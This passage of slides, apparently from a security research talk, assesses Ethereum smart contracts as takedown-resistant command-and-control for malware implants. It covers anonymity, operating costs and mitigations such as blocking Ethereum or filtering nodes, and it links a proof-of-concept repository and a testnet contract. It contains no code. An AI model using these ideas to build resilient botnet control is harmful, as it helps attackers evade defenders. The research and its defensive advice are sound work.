- Authentication ✓
- Anonymity ✓
- No data leakage ✓
- Takedown resistant ✓?
  - Decentralized - No governing authority (In theory...)
  - Contract cannot be killed (If code was well proofed)
- Takeover resistant ?
- Low operational costs ?

Blockchain: The Ultimate Infrastructure?

- Secure communications ✓
- High availability ✓
- Scalable ✓
- Authentication ✓
- Anonymity ✓
- No data leakage ✓
- Takedown resistant ✓
- Takeover resistant ✓?
  - Blockchain guarantee only operator can control contract (unless he shot himself in the foot...)
- Low operational costs ?

Blockchain: The Ultimate Infrastructure?

- Secure communications ✓
- High availability ✓
- Scalable ✓
- Authentication ✓
- Anonymity ✓
- No data leakage ✓
- Takedown resistant ✓
- Takeover resistant ✓
- Low operational costs ✗
  - Ether today is way too expansive! Alternative chains? (Caradano, NEO and EOS, Ethereum Classic)
  - No flat cost. paying for every byte sent on chain
  - Some Ether must be sent with each implant - Risk!

Blockchain: The Ultimate Infrastructure?

- Secure communications ✓
- High availability ✓
- Scalable ✓
- Authentication ✓
- Anonymity ✓
- No data leakage ✓
- Takedown resistant ✓
- Takeover resistant ✓
- Low operational costs ✗ (But, is it?)

Mitigation?

- A: Block the entire Ethereum network

OR

- B: Use Custom node with blacklists
  - Allow only connections from custom nodes in firewall

Finally…

- POC repo: **github.com/platdrag/UnblockableChains**
- Contract is at *0x634f5758102A6b78DAd736307F72dAAE868Bf713* on Rinkeby Testnet
  - https://www.rinkeby.io/#explorer
- Demo video: youtu.be/JLUM2BbzBqs
- Follow me on : **@platdrag** or #UnblockableChains
- Feedback: **OmerZohar@gmail.com**